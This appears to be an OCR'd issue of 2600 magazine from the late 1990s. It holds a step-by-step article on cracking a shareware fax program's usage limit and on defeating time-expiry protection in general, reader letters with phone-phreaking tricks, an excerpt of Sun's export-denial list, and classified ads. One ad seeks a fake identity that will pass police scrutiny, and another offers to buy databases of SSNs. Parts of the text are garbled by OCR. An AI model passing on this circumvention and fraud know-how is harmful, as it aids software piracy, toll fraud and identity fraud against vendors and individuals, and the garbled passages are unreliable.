This brief article will explain the principals of "Noggin Cracking" - the process of breaking certain kinds of software protection using nothing (much) besides the gray stuff underneath your hair.

I'm going to dispense with all the specious rationalizations for cracking soft-ware. Software developers work hard, deserve recompense for their labors, and so on and yakkeka yakkeka. Who gives a shit? Let's take an exam-

A shareware fax program for the Mac - ValueFax - is shipped over the net as an executable package. You send 20 faxes and bang, it shuts down.

Here's how I cracked it:

I reasoned that ValueFax must be altering a file somewhere on my hard drive every time I sent a fax, and that that file must be queried every time a new fax was queued so that the fax driver could make sure that I hadn't used up my 20 fax free ride. So my first task was to uncover the way to spoof a document for a print device - name and location of that file.

I queued and cancelled a fax transmission (I knew from experience that ValueFax checked the file before the fax was sent, since the "pay your shareware fee, you asshole" warning came up before the modem started to squeal). Then I flipped back to the Finder and opened up my hard drive icon.

By sorting the list of items by date, I

was told which folder the most-recently-modified file lived in. Turned out, it was the System Folder. This is the favored home for all kinds of useful files - the file with the serial number for your copy of PhotoShop, your MagicCookie file from Nutscape, and so on - and should be studied and worked with by the devoted Noggin Cracker.

Opening the System Folder and sorting it by date told me that the most-recently-modified file lived in the ValueFax folder. Opening it and sorting it by

date told me that the most-recently-modified file on my disk was my ValueFax PhoneNumbers.


Ponder on that for a moment. Your PhoneNumber file is the one indispensable component of a fax program. If you're a fax junkie, re-entering a couple of hundred phone numbers is a flanging pain in the colon. A smart place to hide the faxes-sent counter.

I pulled the PhoneNumber file out of the ValueFax folder and stashed it on the desktop. From the Finder, I fixed and cancelled the contents of an empty folder - the fastest way to spoof a document for a print device - 20 times, and the software let me.

Bingo. I had found the fax counter, and found how to reset it to zero.

However, there is a civilian casualty in this solution. Trashing your PhoneNumbers database to reset your counter is a Pyrrhic victory at best.

I trashed the new PhoneNumbers file and sent a single fax. I moved it to a new



folder, and renamed it "One." Then I sent two faxes, moved the PhoneNumbers file to the same folder and called it "Two." I did that a bunch of times and generated files at ten, fifteen, and twenty.

Now I tried opening these files up with BBEdit. Lie, a shitcackin' text editor (<http://www.barebones.com>) and used the built-in "Find Differences" utility to find the differences between each file. There were none.

I began to doubt my sanity. I knew that the faxes-sent counter lived somewhere in the PhoneNumbers file, but a one-sen, 10-sen, and 20-sen version of that file seemed identical. Then I remembered the resource fork. Mac files have two components: a data fork and a resource fork. Usually, data forks are used to store data, and resource forks are used for common Mac resources: icons, sounds, pictures, video, and so on.

So I opened the files up with ResEdit, the free utility from Apple for editing resource forks.

Bingo. There was a resource for each file that varied from file to file. The data in the resource was encrypted - nothing as simple as the numeral 20 in the "20" file - but who gives a shit? I had the resource value for one in the "one" file. I copied it and pasted it into the "twenty" file, then replaced the PhoneNumbers file with it.

Sure enough, I was able to send nine-

teen more faxes.

I used ResEdit to change the creator of the PhoneBooks file to ResEdit - this means that double-clicking the file would open it in ResEdit. Then I copied the "one" resource and stashed it in my Scrapbook - where it would be easy to get to - and put an alias of the PhoneNumbers file in my Apple Menu Items folder. Since then, whenever I hit 20 faxes out, I open the PhoneNumbers file from my Apple menu, pop up the Scrapbook, copy, paste, and save.

The principles that can be extracted from this are universally useful, and will work on any platform.

First of all, think about where the protection that you want to remove must live. This is especially easy to find with spyware, especially time-expiry software. Set your clock ahead by a couple of days and see which file changes.

Secondly, make multiple copies of that target file, at different stages of expiry.

Thirdly, compare these files to discover how the expiry date is being calculated.

Lastly, remember that you don't need to undertake lengthy decryption to figure out what scheme is being used to calculate the expiry condition - it is sufficient to transplant the initial value in an unexpired copy into an expired copy.

Happy cracking, kids, and viva Cuba libre!

Federal agencies and Interpol fight over who gets to tap this line!

SAY IT IN A FAX

516-474-2677

SUN'S NASTY LITTLE LIST

This document was found deep within Sun's computer network. As a public service to both them and our readers, we've cleaned up the database, eliminated the duplicates, and fixed all of the geographical errors (wow, were there a lot of those!).

What you will learn from this is just who you shouldn't be doing business with. And, if you happen to be on this list, just who you shouldn't be doing business *as*. Unfortunately, there are just too many evil people and organizations out there for us to fit them into this issue. So, what we've done is take the names and organizations from the United States and Canada as well as all of those listed as "location unknowns". (The latter will explain why anyone with the name of Robert Anderson will have a hard time buying computer equipment from Sun!) If you want the rest of the world, including Iraq and Colombia, check our web site (www.2600.com) where the full listing will be available. Learn who you really shouldn't be hanging around with. And if we turn out to be on the list, well, everyone will have a nice laugh.

Finally, if you see your name or organization on this or the web list, we must ask that you *immediately* send back all issues of 2600 that we have sent you over the years. Make sure and include a blank sheet of your letterhead too. Don't ask.

Explanation

OK, pay attention. (Some of the following will only apply to the larger list available on our web site.) There are six countries with the status of "EMBARGOED." According to Sun, this means "no trade or information exchange of any kind can take place with these nations nor citizens of these nations.... No sale to a domestic customer with in-dicates sale or shipment to these countries should be made." The countries are: Cuba, Iraq, North Korea, Iran, Libya, and Serbia. Now, since Serbia isn't really a country (yeah, we know they sort of expressed an interest in this recently), we corrected that to read Yugoslavia. They are also only embargoed for items under the Munitions List, such as encrypted software. Since these countries are embargoed in their entirety, why does this database list specific names within them? We haven't a clue.

Now, in addition to embargoed countries, there are also a couple listed as "TERRORIST" nations. Those are Sudan and Syria. According to the document, "The United States government has consistently refused to grant export licenses to terrorist countries. No export or re-export should be made to these countries without express written permission from Sun's International Trade Services manager." Now *here's* someone with power.

Now here's a handy tip from Sun: "Anything with a name which includes the words 'Southwest Institute' or located in Chengdu in the Sichuan Province should be considered as suspect. The Chinese military-industrial sector is heavily represented in Chengdu." The Chinese will surely never be able to fool us again now that we have this valuable info.

Key

- 1 - end users requiring a license (the least restrictive on this list and the only category that stands a chance of getting past restrictions)
- * - denied persons (watch out!)
- # - statutorily debarred parties
- ~ - missile proliferators
- % - chemical and biological weapons concerns
- \$ - designated terrorist organizations
- C - specially designated nationals of Cuba
- c - merchant vessels of Cuba
- R - specially designated nationals of Iran
- 1 - specially designated nationals of Iraq
- i - merchant vessels of Iraq
- L - specially designated nationals of Libya
- K - specially designated nationals of North Korea
- S - specially designated nationals of Sudan
- Y - blocked Yugoslav vessels
- M - specially designated terrorists who threaten the Middle East peace process
- N - specially designated narcotic traffickers
- G - German proliferator concerns

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This document is intended for Sun internal use but it is not Sun confidential. It is recommended not to make the document available to non-Sun parties, however, if it becomes necessary to do so, the following clause should precede the list: "Any use of this list is without recourse to Sun and at user's risk. Sun is in no way responsible for any damages, whether consequential, incidental, or otherwise, suffered by a user of this list in reliance thereon for any purposes whatsoever."

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 - C - BOUTEAU PIERRE Quebec
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- UNITED STATES
- 1 - BAY INDUSTRIES, INC.
 - # - BITTEL, JAMES A.
 - # - GREGGIAN, JOHN PAUL
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Continued On Page 54

are only for use of users of our ISP. Your attempt to connect to our server has been logged and will be looked upon for future reference."

What the hell! Could they not have just said connection refused? People are starting to treat shell accounts and telnet users like common criminals! This is exactly like the letter from "The Hemroid" last issue concerning piff. I had absolutely no interest in hacking anything when I related to their url. I think that these people are just plain paranoid. I think they expect everyone to do everything within their web browser and not explore other parts of the internet. In my opinion, these people who log everything and put up these slip-in-the-face messages are much more of a threat than hackers will ever be.

Warnings: like that are only put up by idiots who think they can intimidate people into quelling their curiosity. Most of the time it has the opposite effect. We suspect they'll have a change of heart any day now.

Canadian Stuff

Dear 2600:
I'd just like to say that I've enjoyed reading 2600 for about a year now and I think the articles are great. One suggestion I have is maybe to have some phreaking articles for phone services in Canada. I understand that is hard however if anyone out there has some Canadian articles send em. For those who don't know this, the ANI for Winnipeg (Manitoba) is 644-4444. Also if you dial 590 and then the number you're calling from, click the hang-up switch once, wait about one second, and hang up the phone before the quick dial tone starts, the phone will ring. If anyone has any more 204 phone tricks then send them in. Also I have started a local Canadian hacker's magazine (nothing compared to 2600 however) and we are looking for people to help out by trading knowledge and ideas.

dlkazz@earthlink.net
Good luck with the zine. We'd like to see more Canadian news and will certainly print whatever good stuff comes our way.

Dear 2600:
We just found the local ANI for the Windsor/Essex part of 519. It's 561-1111.

Members of Rok

Dear 2600:

Attention all phreaks whose BBOC is Bell Canada - they have recently put out a "frand squad" to eliminate phreaks in the NPA's of 416/905/517/03/514 (mainly the southern parts of Ontario and Quebec). As of June 1997, a 888 number, along with this "frand squad"

have been set up. For more information, call 1-888-FRANUD-31. Be safe as you phreak, fellow Canadians. Jim S [M16]

Access Problems

Dear 2600:
I would first like to say I am a big fan of your magazine. The articles are entertaining and very interesting. I have been reading the magazine since the Winter 96/97 issue, and have never missed an issue from then. I have noticed one thing though. For every issue it takes longer and longer for it to appear at the book stores. I live in South Florida and didn't see the Spring issue on the shelves of the bookstore until the March and didn't see the Summer issue until early October. My question is, why do your issues come out so late? Why do they take so long to hit the stands?

Maso
There have been a couple of reasons for this. We fell behind schedule in 1997 mostly due to the Beyond Hope conference. Also, sometimes bookstores don't put out issues in a timely manner. We've known of a few that have left our issues in the back room for over a month! We will be posting updates on our web site telling people when our issue was sent out so that they won't be as much of a problem. But the other main reason is the lack of money. Because of our distribution problems which can be summed up by saying that they took all of our money for an entire year and never gave it to us. Through determination, hard words, and cut-backs we should be back to normal sometime this summer. Hopefully you'll read these words before then.

Words on Cable Modems

Dear 2600:
As a professional hacker - well, okay, network security analyst, but that's just a government-friendly synonym anyway - I was surprised, dumbfounded, aghast that you guys missed the single biggest cable modem hole. You mentioned that it functions as a standard network. Windows 95, on the other hand, views it as just that - a standard LAN, and a friendly one at that. I DHC'd over the cable modem for an address, and then starts sending Microsoft Network broadcast packets. Now, in any network-conscious operating system, any drive and directory can be shared, and Windows 95 is no exception. The note here is that it's made fully available over the cable modem. The entire neighborhood, out to the little fibre exchange boxes on the street, which can be many houses away, can see all shared resources on your computer. In a couple of cases the entire network has opened to the public. Making resources on a Win95 box shareable without the owner knowing is easy enough with a simple virus - and now accessing them is just as easy!

Aid Paid

Dear 2600:

I read your article titled "Cablemodems. They're fast, but are they safe?" I read that at the time the article was written perhaps you didn't know all the facts. I also don't know the manufacturer of the cable modem nor the quality of the service your ISP was providing, but let me give you a little piece of information. I work for a large networking company who bought a cable modem company one year ago. So I'll give you the facts on the industry leader.

My company's cable modems are "brides." In their current revision of code there is the ability to "Forward or Filter" on both the cable port and the ethernet port. Therefore the information you described in your article is not accurate for all cable modems and all cable service providers. An intelligent provider would set up the filters so that only packets destined for your ethernet port's MAC address would be forwarded. Therefore your modem would not be able to sniff the cable side of your cable modem. You would only get broadcast MAC frames and MAC frames with your DA of your ethernet card.

William

Suggestion

Dear 2600:
I am a long time reader of your mag and it's extremely elite. I read that you are having financial trouble. If you set up a 900 number that charges \$4.95 to the person's phone bill (and you get \$3.95), 2600 could make a lot of money. And a hell of a lot of people would call to support 2600.

Jim

There is nothing we can say on the phone that would be worth \$4.95. And as for us having a 900 number, you'd sooner see a second American president resign in disgrace than have something like that happen.

Military Recruits

Dear 2600:

I am writing in regards to Jungle Bob's letter that was printed in the Autumn 1997 issue. In his letter he states, "It's a load. The US military doesn't want people who are in question with the law." This is false information. When I was in the USAF I trained with two people who were given the choice of serving in the USAF or going to jail. Their crimes, amazingly enough, were illegal drug use/possession, which I find surprising given the Air Force's strict policy on illegal drugs. These were the only two people I knew who were in such a situation.

Morts

Dear 2600:

I am writing to respond to the letter from Jungle Bob in Vol. 14 No. 3. As a former member of the US

Army I find his drabble laughable. Trying to make anyone believe that any branch of the military believes in or holds to any hacker ethic, much less letting information flow freely is insane. I was a personal witness to more cover-ups and sidestepping than I wish to remember. If the Army is so free thinking then I would like all of the times myself or other soldiers were told that our opinions were shit and didn't matter explained. The military is no longer about defending the false freedoms that Big Brother lets us believe that we have. It is about furthering the monetary agenda of the government. Desert Storm had nothing to do with protecting our country; it was about protecting the government's investment in overseas oil production. Believe me, there is not one shred of free speech in the Army, and those who do speak up are swiftly punished!

As for being able to get out anytime you choose, Bob was correct. What he fails to mention is that you are tagged with an "other than honorable" discharge that raises many a flag in any future employment opportunities. If you want a fast paced job at your local Burger King then go for it. Tell them you want to get out. The only people who share the view of the hacker community about big government are the disillusioned youth who joined in hopes of defending the ideals they were raised with, only to find that they have signed away their rights, freedoms, and free will!

We live in a society of crumbling walls and this scares the shit out of the government. The military does not want free thinking individuals, they want drones who will follow without question. There are those few in the military who still do care about the country they are supposedly defending and a person's rights as a human being, and they all eventually leave the service. Why might that be? If you were constantly bombarded because of your "unruly behavior" wouldn't you find another occupation also? Don't be fooled by Bob's propaganda machine. I was there and saw it with my own eyes. My self restraint is the only thing that kept this former troublemaker out of the CO's office for disciplinary action. Others weren't so lucky. I watched good people's lives ruined because they spoke their minds and believed in their right to do so. I'm sure that Bob will more than likely brand me as disgruntled because I was booted out. Let me make it clear that I have an Honorable Discharge hanging on the wall.

TotusStock

Uttern, Communicate, Unity

The Anarchy Debate

Dear 2600:

I'm writing in response to a letter from Absinthia Vibrato in 14.3. This guy is offended that an ad for SummerCon states that the organizers don't want anarchists around. It seems to me that Vibrato can't make the distinction between an anarchist of political

penetration and an anarchist, supposedly of the computer underground, who likes to prey much blow stuff up.

Miscellaneous Feedback

Dear 2600:

Becha didn't think you'd get email from a middle-aged lady who builds computers out of spare parts in her spare time!

Anyway, I found your site through your link on the Arahne site. First I want to thank you for making me aware of what goes on that the "mainstream" media doesn't report, such as the incident at the Pentagon City Mall, etc.

I want to say this without sounding snappy or condescending. I saw the corrections to my program (CC-Gen2), I looked at my article and realized that when I re-typed the program I forgot to increment the first Matrix of each line. I am very sorry for any problems this caused and would like to thank Crumpet and Mutter for making in corrections.

Apology

Dear 2600:

I just got the new issue, and while reading through the letters I saw the corrections to my program (CC-Gen2), I looked at my article and realized that when I re-typed the program I forgot to increment the first Matrix of each line. I am very sorry for any problems this caused and would like to thank Crumpet and Mutter for making in corrections.

DETHMASTER

Dear 2600:

This security company has stolen some of your graphics and are presenting your page as their own: <http://www.cscicareers/hacked.htm>. That wouldn't be so bad but they got a write-up in the November 15, 1997 issue of CIO magazine (page 22, "Hacker Attack Facts") where they take credit for your work (preserving hacked pages). See page 22 of that magazine.

CSCI are a security consulting firm and CIO is an Internet professionals magazine. I couldn't believe it when I realized that they were basically stealing your site and claiming credit!

CIO is online at <http://www.cio.com/> but they only put major articles on the web. I couldn't find the article in question there. Hopefully you know someone who gets the magazine.

I hate hypocrisy and its companies like CSCI and CIO that are always down on hackers and surfers and they would be the first to come down hard on infringement. I guess they figure it's OK if they do it.

Roy Haskins

We couldn't agree more. We've known about this for quite some time and we asked them to modify the site so it didn't appear as if they were the designers. They didn't do it so we went and modified our artwork so the name of our web site is displayed under the words "Hacked Sites." We should point out that these people are affiliated with the National Computer Security Association (NCSA) of the United States. We found these hypocrites said it best in their press release announcing their "virtual library" which was little more than a link to our site with our name obliterated: "Computer hackers are a serious threat to the integrity of every organization with a network backbone.... These are not petty at all petty." Anyone who is a serious threat to this kind of integrity is a friend of ours.

Send your letters to:
2600 Editorial Dept.

P.O. Box 99
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TAP BACK ISSUES. complete set Vol. 1-91 of QUALITY copies from originals, includes schematics and indexes. \$100 postpaid. Via UPS or first class mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box." \$5 & large SASE w/\$2 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

INFORMATION IS POWER! We've come out with a new catalog dropping our prices. Thanks to efforts by our printing press, we are now utilizing new printing techniques that have allowed us to pass on our savings to you. You can get your catalog of our informational manuals, programs, files, books, and videos for a mere \$1! (covers postage, printing, etc.) Our products cover information from the experts on hacking, phreaking, cracking, electronics, wifi, nanotechnology, and the internet to name a few. We are legit and recognized world-wide. Send a mere \$1 US (cash is acceptable and has been respected for years now) to: SOMTEC, Box 573 Long Beach, MS 39560.

6.5336 MHZ CRYSTALS available in these quantities: ONLY 5 for \$20, 10 for only \$35, 25 for \$75, 50 for \$125, 100 for \$220, 200 for only \$400 (\$2 each). Crystals are POSTPAID. All orders from outside U.S. add \$12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40-2310 Road, Bayside, NY 11360.

Happenings
SUMMERCORN! Coming the last weekend of June in CHICAGO! For updated info, check out www.2600.com/summercorn.

Help Wanted
OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM) if you have access to a T1 or better from work, your dorm room, or anywhere else in the entire world, we need your help to get the show distributed. Mail portchop@2600.com if you have the bandwidth to serve listeners from around the world.

HELP! I need someone with more brains than I have. Credit record needs serious surgery. Smith, 3167 San Mateo NE, Ste. 101, Albuquerque, NM 87110.

I WILL PAY TOP DOLLAR FOR A NEW IDENTITY. Birth, social, and driver's license, any state. Not looking for altered documents, need ones that will pass law enforcement/government scrutiny. Call me now, name your price! Leave private message. Mark, (714) 354-3771.

Services
HELP WITH CREDIT. How to get a clean credit state. 280 Union Ave., Apt. 10, Irvington, NJ 07111.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law. Extensive computer and legal background. (334) 265-6602 or cyberlaw@montclairspring.com.

Wanted
WE WANT TO BUY DATABASES. We will purchase any public or private database that contains name (or company name) / address / telephone number / date of birth / ssn, etc. or any combination of the above - ie driver's license, motor vehicles, voter registrations, criminal records, corporate records, real property, etc.

UCC's etc. Foreign databases also purchased. Immediate cash paid. Send details to: Mr. Data, POB 1155-Hilwood Station, Brooklyn, NY 11230.

Personal
THE FAMILY. A close-knit social group has formed for all unloved, unappreciated hackers, phreakers, and computer nerds. We welcome you to join with your kind in furtherance of mutual love, peace, and prosperity. Please the possibility of collective thought. Contact: Purcell Bronson, 515 Anderson St. Greenville, SC 29601.

Bulletin Boards
THE CLANDESTINE NET is a new underground BBS devoted to hacking, phreaking, free radio, revolution, and anarchy. We need text files and hacking programs! (916) 791-9449

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - <http://anarchy-online.com>. Telenet: anarchy-online.com. Modem: (214) 289-8728.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (o/g's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPWC related, somewhat. (303) 460-9622.

MONTREAL'S HIP BBS and home of Hacknowledge zine. Last Territory (514) 565-9754.

PEOPLE OFFER USTONS OF MONEY TO ADVERTISE IN 2600! But the only ads we take are from our subscribers and they're FREE! So there must be something wrong with you if you don't take advantage of this amazing and possibly foolhardy offer. But don't bother sending us stupid ads like the ones that ashboon on late night TV gives you to place in publications all over the country so you can make money like him. We reserve the right to do what we want. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 3/31/96.

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- * - AMRI, REZA GUYANA
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- * - TAL, PHILIP TEIK JAN Los Gatos CA
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- * - ZHANG, PETER Norfolk VA
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- * - MCCARTHY, WALTER W. Northwood NH
- * - WHEELER, ROBERT J. Oakland CA
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